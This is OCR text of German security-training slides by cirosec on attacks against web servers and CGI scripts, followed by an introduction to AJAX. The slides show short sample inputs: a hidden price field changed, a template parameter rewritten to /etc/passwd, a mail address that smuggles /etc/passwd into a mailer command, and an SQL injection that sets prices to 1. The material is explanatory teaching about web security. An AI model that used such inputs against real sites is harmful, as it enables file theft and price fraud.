


Angriffe auf Webserver




cirosec

IHRE Sicht auf die Anwendung …



… und die Sicht des Ang…



Angriffe auf versteckte Werte / Status-information in CGI Scripten und Servlets

- Hidden manipulation
  - "<type=hidden name=summe value=375.95>“
  - "<type=hidden name=summe value=1.00>“
    - Preis-Änderung innerhalb einer Transaktion
- Cookie poisoning
  - Senden von erratenen / abgehörten Cookies
  - z.B. Zugriff auf fremde Benutzerdaten

Weitere Angriffe auf CGI Scripte und Servlets

- Parameter Tampering
  - /cgi/prodlist?template=result.html
  - /cgi/prodlist?template=**/etc/passwd**
    - Zugriff auf Systemdateien
- Hidden Commands in Eingabefeldern
  - Beispiel: Sende Information per Mail an Kollegen
  - open (MAIL, "|/usr/bin/mailer $rcpt“)
  - Eingabe Zieladrese = „hacker@blackhat.org</etc/passwd“
  - Dateiinhalt wird versendet

Beispiel: SQL Injection


select info from products where id = 1;
update set price = 1 where artikel like %notebook


1; update set price = 1 where artikel like %notebook


Produktkatalog mit Suchfunktion


Preise werden manipuliert !


Interne Datenbank














cirosec

Weitere Probleme

- CSRF
  - Illegales Auslösen von Transaktionen
- Schwachstellen in der Session-Verwaltung
  - Manipulation von Session Ids
  - Session Fixation etc.
  - Ausweitung der Rechte, Zugriff auf Daten anderer Benutzer
- Logische Fehler in Applikationen
  - Herunterladen von beliebigen Dateien
  - Negative Überweisungen
- Neue Herausforderungen durch AJAX etc.
- Usw.

Was ist AJAX?


- **A**synchronous **J**avaScript **a**nd **X**ML
- HTTP-Anfragen innerhalb einer HTML-Seite, ohne die Seite komplett neu laden zu müssen
- Seit 2005, Technik existiert in vergleichbarer Form aber schon seit 1998 (Outlook Web Access/IE4)
- Nutzung in vielen bekannten Websites:
  - Google Suggest
  - Google Maps
  - Flickr
  - Del.icio.us
  - ...

cirosec

Klassisches Modell einer Webanwendung

cirosec

AJAX-Modell einer Webanwendung



- Verlagerung der Applikationslogik auf Clientseite


cirosec

Kombination von Technologien

- HTML/XHTML
- *Document Object Model* zur Repräsentation der Inhalte
- JavaScript zur Manipulation des DOM
- XMLHttpRequest-Objekt für den asynchronen Datenaustausch mit dem Webserver


cirosec

klassischer Prozessfluss



cirosec

AJAX Prozessfluss



cirosec

